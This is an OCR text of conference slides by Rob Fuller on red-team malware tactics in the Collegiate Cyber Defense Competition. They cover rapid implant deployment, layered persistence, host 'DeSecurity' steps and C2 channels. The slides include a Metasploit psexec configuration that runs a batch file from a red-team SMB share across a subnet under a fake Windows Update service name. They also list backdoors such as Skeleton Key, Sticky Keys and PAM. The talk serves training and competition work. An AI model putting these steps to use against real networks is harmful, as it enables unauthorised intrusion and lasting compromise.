


IBM X-Force Red

Mubix “Rob” Fuller

# Writing malware while the blue team is staring at you

# meterpreter> getuid

- @mubix
- Father
- Husband
- United States Marine
- Co-Founder of NoVA Hackers
- Technical Consultant to HBO's Silicon Valley
- Security+, Linux+, A+, Network+, Expired CEH

IBM **X-Force Red**

What are you actually going to be talking about?

# What is CCDC

# What is CCDC?

- Collegiate Cyber Defense Competition
- College students fix / defend / maintain networks
- Professional Red Team attacks student teams while they are trying to do the above
- College/University (some), State (some), Regional and National competitions

# “Win” Conditions

- Blue teams gain or loose points based on:
  - Completing business “injects”, which are basically business requirements such as “add these 100 users to the domain”
  - Stopping the red team from gaining access to systems or sensitive data
  - Answering “orange/black/blue” team requests

BUT, the primary point values come from uptime/SLA

# Red Team Goals

- Gain access **FAST** before passwords are changed, remote exploits are **rare** these days and takes too long to find.
- Install persistence that can stay invisible so that you can keep access for 48 hours
- Include just enough features so that you can effect the “Win” conditions when needed

# Agenda

- Install
- Persistence
- Network
- “Cloud”
- Fore~~nsics~~
- ~~Reversing~~
- End Result

# Who

- Pentesters / Red Teamers
- SOC Analysts
- Malware Reverse Engineers
- Social Engineers
- Forensics Scientists

This is from the mindset of CCDC, not:

pentesting
{red|blue|purple}
teaming

# Install

Speed is key, and it needs to be throw away

# What does the blue team do?

- Change passwords
- Install Patches
- Pull the plug (they can get kicked from the competition by doing this)

# What are my priorities?

- Find a default /weak password
- Install quickly on as many systems as possible
- The first 10 – 120 seconds of the competition usually gives the Red Team indicators of which team will win the competition
- Don't mess up!
- Please work!

# Install

## IMPORTANT

- Throw away
- Speed
- Size
- Ease to deploy

## NOT IMPORTANT

- AV
- HIPS
- White listing

# Disclaimer

Most tools are not built with CCDC in mind.

# Empire

## POSITIVE

- Multiple deployment file options (DLL / HTA / BAT etc)
- BAT files as a “melt” functionality

## NEGATIVE

- No (pre-shell) built in network deployment options
- Windows only
  - (There is EmPyre, but I don’t have experience with it at CCDC yet)
- Some teams are quick to block or just delete powershell.exe
- Minimal automation options
- Persistence methods are too slow by default for 48 hour competitions

# Metasploit

## POSITIVE

- Multiple deployment file options (EXE, DLL, BAT, etc, etc)
- Multiple network deployment options (psexec / other exploit modules)
- SSH / SMB
- .. Um... Meterpreter...
- Very easy to script
- Threading

## NEGATIVE

- Not very many persistence methods
- REVERSE_TCP is easy to spot in TCPView or Netstat

# Metasploit

```
msf auxiliary(psexec_command) > options

Module options (auxiliary/admin/smb/psexec_command):

   Name                  Current Setting                    Required  Description
   ----                  ---------------                    --------  -----------
   COMMAND               \\192.168.50.100\share\runevil.bat  yes       The command you want to execute on the remote host
   RHOSTS                192.168.1-10.1-255                 yes       The target address range or CIDR identifier
   RPORT                 445                                yes       The Target port
   SERVICE_DESCRIPTION   Windows Update Services            no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME  Windows Update Services            no        The service display name
   SERVICE_NAME          WSUS                               no        The service name
   SMBDomain             .                                  no        The Windows domain to use for authentication
   SMBPass               chiapet_trump                      no        The password for the specified username
   SMBSHARE              C$                                 yes       The name of a writeable share on the server
   SMBUser               Administrator                      no        The username to authenticate as
   THREADS               100                                yes       The number of concurrent threads
   WINPATH               WINDOWS                            yes       The name of the remote Windows directory
```


FREEDOM of CHOICE™
HILLARY CLINTON
BERNIE SANDERS
DONALD TRUMP
BARACK OBAMA
44th President USA

# Impacket

## POSITIVE

- WMI, PSEXEC deployment options that support pass-the-hash
- Simple SMB Server
- Library that is very fast and easy to script

## NEGATIVE

- Windows only

# Impacket SMB Server

```
/tmp/impacket/examples [git:master]$ sudo python smbserver.py share share/
Impacket v0.9.14-dev - Copyright 2002-2015 Core Security Technologies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Easiest SMB server to set up ever... plus it logs creds....

# Innuendo

## POSITIVE

- Built in “melt” options


## NEGATIVE

- Costs a lot of money
- Huge binary for deployment
- Very few network deployment options
- Not easy to automate

# BAT Files / BASH Scripts

- This is where the “magic” happens and they are just a list of commands to run for the Installs to happen

# Install

## IMPORTANT

- Throw away
- Speed
- Size
- Ease to deploy

## NOT IMPORTANT

- AV
- HIPS
- White listing

# Build your own

- Rapid fire PSEXEC MSF Resource File
- Impacket scripts

- https://github.com/mubix/ccdc_malware/tree/master/install

# Persistence

How much, and where matters

# What does the blue team do?


- Look for rogue processes
- Look for rogue connections
- Look for rogue services / users
- Look for rogue scheduled tasks (sometimes)
- Look for executables in %TEMP%
- Wireshark

# What are my priorities?

- Make as minimal amount of connections outbound as possible
- Install more than one way in just in case they find one or more
  - Installing persistence methods that install other persistence methods
    - Installing persistence methods that install other persistence methods that install other persistence methods
      - Installing persistence methods that install other persistence methods that install other persistence methods that install other persistence methods
- **Make a box easy to get back into if all persistence methods are found.**

# How much?

- Again, 1 persistence method is **[NOT]** enough
- Traditional options:
  - https://attack.mitre.org/wiki/Persistence
  - http://www.fuzzysecurity.com/tutorials/19.html
  - http://www.hexacorn.com/blog/category/autostart-persistence/
  - http://gladiator-antivirus.com/forum/index.php?showtopic=24610
  - https://khr0x40sh.wordpress.com/2015/01/13/meterpreter-post-module-persistence-via-mofpowershell/
  - http://www.dshield.org/diary/Wipe%2Bthe%2Bdrive!%2B%2BStealthy%2BMalware%2BPersistence%2BMechanism%2B-%2BPart%2B1/15394


Autoruns [win7devbox\user] - Sysinternals: www.sysinternals.com
File Entry Options User Help
Filter:
Codecs Boot Execute Image Hijacks AppInit KnownDLLs Winlogon Winsock Providers Print Monitors
LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers
Autorun Entry Description Publisher Image Path Timestamp VirusTotal
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 9/21/2016 9:50 AM
VMware User ... VMware Tools Core Service VMware, Inc. c:\program files\vmware\v... 8/25/2016 5:21 PM
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components 3/3/2016 4:01 AM
Microsoft Wind... Windows Mail Microsoft Corporation c:\program files\windows m... 7/13/2009 7:58 PM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components 3/3/2016 4:01 AM
Google Chrome Google Chrome Installer Google Inc. c:\program files (x86)\googl... 9/13/2016 6:59 PM
Microsoft Wind... Windows Mail Microsoft Corporation c:\program files (x86)\windo... 7/13/2009 7:42 PM
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellServiceObjects 4/12/2011 3:43 AM
{C51F0A6B-2A... c:\windows\syswow64\csc...
HKLM\Software\Classes*\ShellEx\ContextMenuHandlers 2/17/2016 2:23 PM
7-Zip 7-Zip Shell Extension Igor Pavlov c:\program files\7-zip\7-zip.dll 12/31/2015 10:15 AM
HKLM\Software\Classes\AllFileSystemObjects\ShellEx\ContextMenuHandlers 4/12/2011 3:43 AM
{474C98EE-CF... c:\windows\syswow64\csc...
HKLM\Software\Classes\Directory\ShellEx\ContextMenuHandlers 2/17/2016 2:23 PM
7-Zip 7-Zip Shell Extension Igor Pavlov c:\program files\7-zip\7-zip.dll 12/31/2015 10:15 AM
HKLM\Software\Classes\Directory\Shellex\DragDropHandlers 2/17/2016 2:23 PM
7-Zip 7-Zip Shell Extension Igor Pavlov c:\program files\7-zip\7-zip.dll 12/31/2015 10:15 AM
HKLM\Software\Classes\Directory\Background\ShellEx\ContextMenuHandlers 7/14/2009 12:58 AM
Gadgets Sidebar droptarget Microsoft Corporation c:\program files\windows si... 7/13/2009 9:32 PM
HKLM\Software\Classes\Folder\ShellEx\ContextMenuHandlers 2/17/2016 2:23 PM
7-Zip 7-Zip Shell Extension Igor Pavlov c:\program files\7-zip\7-zip.dll 12/31/2015 10:15 AM
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellIconOverlayIdentifiers 4/12/2011 3:43 AM
Offline Files c:\windows\syswow64\csc...
Task Scheduler

# Powershell Autoruns

https://github.com/p0w3rsh3ll/AutoRuns

# Metasploit Binaries

- SHIKATA_GA_NAI is **[NOT]** antivirus bypass

1. **Connect to hander**
2. **Read a 4-byte length**
3. **Allocate length-byte buffer, and mark it as writable / executable**
4. **Read length bytes into that buffer**
5. **Jump to that buffer.**

-- egypt

See: https://github.com/rsmudge/metasploit-loader (Windows)

# Windows Password Persistence

- **[If]** you have **445** access to the Domain Controller
  - Golden Ticket (krbtgt)
  - DCSync
  - Skeleton Key
  - SSP Installation
- **[If]** you have **3389** access to a server
  - Sticky Keys
  - Utilman
  - Display Switcher

# Windows DeSecurity

- Allow NULL Sessions
- Reset / Clear Firewall Rules ( +Exceptions )
  - Better than installing a new rule…
- Enable Teredo (if Internet access is in play)
- Minimal Password Age = 365
- Add SYSVOL to $PATH
- Enable Telnet server on high port
- Allow LM storage / Store passwords in reversible encryption
- Enable WinRM (HTTP and HTTPS)
- Give Guest, Domain Users, and Users Read/Write to ALL files and folders
- PSEXEC as **GUEST**

# Linux DeSecurity

- SETUID binary
- chattr +I /etc/shadow
- Enable RSH
- Set Apache to run as root
- Skeleton key SSH
- Enable database plugins and stored procedures
- Backdoor PAM
- Disable ASLR
- Disable SELinux
- Add APT package repo + key and entry into /etc/hosts

# DeSecurity

https://github.com/mubix/ccdc_malware/tree/master/desecurity

# Network

How do you hide on the network?

# What does the blue team do?

- TCPView
- Wireshark
- Netstat

# What are my priorities?

- Multiple channels
  - Low and slow for reestablishment
  - Fast rotating communications to keep up the whack-a-mole
- Fit into “normal” if at all possible. On a CCDC network this is virtually impossible because the only other people on the network other than you and the blue team is _sometimes_ an orange team.
- Waste blue teamer’s time with false C2

# What protocol?

- IRC
- ICMP
- HTTP(S)
- Email
- DNS
- Straight TCP
- Others?

# Cobalt Strike

- DNS Beacon is pretty sweet… **_IF_ the students keep DNS working…**
- HTTP/S Beacons work well but HTTP/S connections are heavily scrutinized

# CANVAS / Innuendo

## POSITIVE

